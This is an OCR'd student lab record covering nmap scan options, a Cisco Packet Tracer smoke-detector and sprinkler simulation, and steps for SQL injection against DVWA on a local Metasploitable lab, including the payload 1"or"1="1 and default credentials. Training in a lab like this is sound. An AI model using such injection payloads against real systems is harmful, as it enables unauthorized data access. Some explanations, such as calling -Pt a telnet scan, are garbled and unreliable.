


e) **nmap -A**

This is used to scan all the ports and scan the complete system.









f) nmap –Pt


This is used to scan the system using telnet.




Networking project on Fire extinguisher using cisco packet tracer.

The Cisco Packet Tracer is used for this project. We need this so that we can imitate the network devices. When smoke is detected, this project is utilised to suppress the fire and turn on the filter.
We need a server, a water sprinkler, a smoke detector, and three smoke-emitting automobiles in order to achieve this. We must rename the server to registration server and the water sprinkler to sprinkler after dragging and dropping each of these components into the working area.
Then, all of the networks must be of the static kind, which can be verified in the settings of each component's configuration. The server, water sprinkler, and smoke detectors ipv4 addresses must then be assigned. These components' respective IPv4 addresses are 1.0.0.1, 1.0.0.2, and 1.0.0.3. Following that, we must look for the user in the server's desktop settings and establish an account by providing admin as the username and password. The connection between the smoke detector and fire extinguisher must then be made by choosing the remote desktop option on each device. Then, by specifying the boundaries, two conditions—smoke on and smoke off—must be introduced to the server.




Physical
Config
Services
Desktop
Programming
Attributes
Web Browser
URL
http://1.0.0.1/conditions.html
Go
Stop
IoT Server - Device Conditions
Home | Conditions | Editor | Log Out
Actions
Enabled
Name
Condition
Actions
Edit
Remove
Yes
smokeon
PTT081036EF- Level >= 0.4
Set PTT08101144- Status to 1
Edit
Remove
Yes
smokeoff
PTT081036EF- Level < 0.4
Set PTT08101144- Status to 0
Add
Top
Type here to search
ENG
15:43
14-03-2023



File
Edit
Options
View
Tools
Extensions
Window
Help
Logical
Physical
Root
1.0.0.1
Server-PT
registration server
Access Point-PT
Access Point0
Old Car
IoT2
Old Car
IoT3
Old Car
IoT4
Smoke Detector
IoT0
1.0.0.2
Lawn Sprinkler
sprinkler
1.0.0.3
Time: 00:00:58
Realtime
Simulation
Scenario 0
New
Delete
Toggle PDU List Window
Fire
Last Status
Source
Destination
Type
Color
Time(sec)
Periodic
Num
Edit
Delete
2621XM
Type here to search
ENG
15:38
14-03-2023

Group2:


Perform exploiting DVWA

Perform SQL injection on DVWA


Step 1: Start the virtual machine's metasploitable and kali linux operating systems. Locate the IP address of the metastable system, then type it into Firefox.





Step 2: Open the link DVWA and enter the username as admin and the password as password.



Step 3: Go to DWDA security page and change the security level from high to low. Then go to SQL injection and type the user ID as 1”or”1=”1 click submit. Now you will get the username.



Damn Vulnerable Web A
192.168.56.101/dvwa/security.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
DVWA Security
Script Security
Security Level is currently high.
You can set the security level to low, medium or high.
The security level changes the vulnerability level of DVWA.
low
Submit
PHPIDS
PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.
You can enable PHPIDS across this site for the duration of your session.
PHPIDS is currently disabled. [enable PHPIDS]
[Simulate attack] - [View IDS log]
Type here to search
ENG
20:03
12-03-2023


Damn Vulnerable Web A
192.168.56.101/dvwa/vulnerabilities/sqli/
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Vulnerability: SQL Injection
User ID:
1"or"1="1
Submit
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html
Type here to search
ENG
20:05
12-03-2023




Perform Cross-site scripting on DVWA

